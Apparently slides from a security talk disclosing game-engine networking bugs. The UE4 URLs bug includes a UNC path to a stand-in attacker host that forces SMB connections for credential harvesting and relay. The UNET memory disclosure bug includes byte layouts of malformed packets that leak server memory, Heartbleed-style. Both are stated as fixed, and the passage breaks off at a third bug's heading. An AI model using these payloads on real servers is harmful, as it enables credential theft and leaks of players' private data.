
- UE4 uses its own type of "URL" to communicate details between server and client. This includes:
  - Package names (Such as loading maps or other assets)
  - Client information (Player name, how many split-screen players are on one client)


127.0.0.1//Game/ThirdPersonCPP/Maps/ThirdPersonExampleMap?Name=Player

# UE4 URLS

- A malicious URL can cause a server or client to access any local file path
- This is boring, unless we use Universal Naming Convention (UNC) paths
- UNC paths are special Windows paths used to access networked resources like regular files
- They typically look like this:

  \\hostname\sharename\filename




# UE4 URLS

> We can cause a server or client to connect to a remote SMB share with the following URL:
> \\asdf.umap.attacker.com\hi\hi.txt

# UE4 URLS

- This opens affected servers/clients up to the world of SMB-related attacks
  - Credential harvesting
    - Authentication relaying
- Can also be used as a server DoS
- Fixed in UE4.25.2 with commit cdfe253a5db58d8d525dd50be820e8106113a746





BUG #2

# UNET MEMORY DISCLOSURE

# UNET MEMORY DISCLOSURE

> UNET packets are packed in a format that can allow for multiple RPCs in a single packet





Packet Header
MSG 1
16-bit Msg Len
16-bit Msg Type
Msg Body
MSG 2
16-bit Msg Len
16-bit Msg Type
Msg Body

# UNET MEMORY DISCLOSURE

> If we supply a message size field larger than our actual payload, the server will act on extra data already in memory

| LENGTH | | | | BODY | | | |
|---|---|---|---|---|---|---|---|
| 04 | 00 | 05 | 00 | 41 | 42 | 43 | 44 |
| XX | XX | XX | XX | XX | XX | XX | XX |
| XX | XX | XX | XX | XX | XX | XX | XX |
| XX | XX | XX | XX | XX | XX | XX | XX |

| LENGTH | | | | | | | |
|---|---|---|---|---|---|---|---|
| 1C | 00 | 05 | 00 | 41 | 42 | 43 | 44 |
| XX | XX | XX | XX | XX | XX | XX | XX |
| XX | XX | XX | XX | XX | XX | XX | XX |
| XX | XX | XX | XX | XX | XX | XX | XX |



# UNET MEMORY DISCLOSURE

> This old memory comes from past RPCs, including those from other connections

> We can create an RPC that will leak this memory to us Heartbleed-style

# UNET MEMORY DISCLOSURE

- To leak memory we need an RPC that will trigger a response with data from our malformed RPC
- Chat messages are typically the perfect RPC for this

| LENGTH | | | | STRING LEN | | STRING BODY | |
|---|---|---|---|---|---|---|---|
| 04 | 00 | 05 | 00 | 02 | 00 | 41 | 42 |
| XX | XX | XX | XX | XX | XX | XX | XX |
| XX | XX | XX | XX | XX | XX | XX | XX |
| XX | XX | XX | XX | XX | XX | XX | XX |


LENGTH
STRING LEN
1C 00 05 00 1A 00 XX XX
XX XX XX XX XX XX XX XX
XX XX XX XX XX XX XX XX
XX XX XX XX XX XX XX XX

# UNET MEMORY DISCLOSURE

- Other types of RPCs we might use:
  - Movement
  - Spawning a new object
  - Other game specific commands

# UNET MEMORY DISCLOSURE

- What can we leak?
  - Passwords
  - Private messages
  - Player locations/actions
  - ... really anything sent over UNET
- Fixed in UNET version 1.0.6

BUG #3

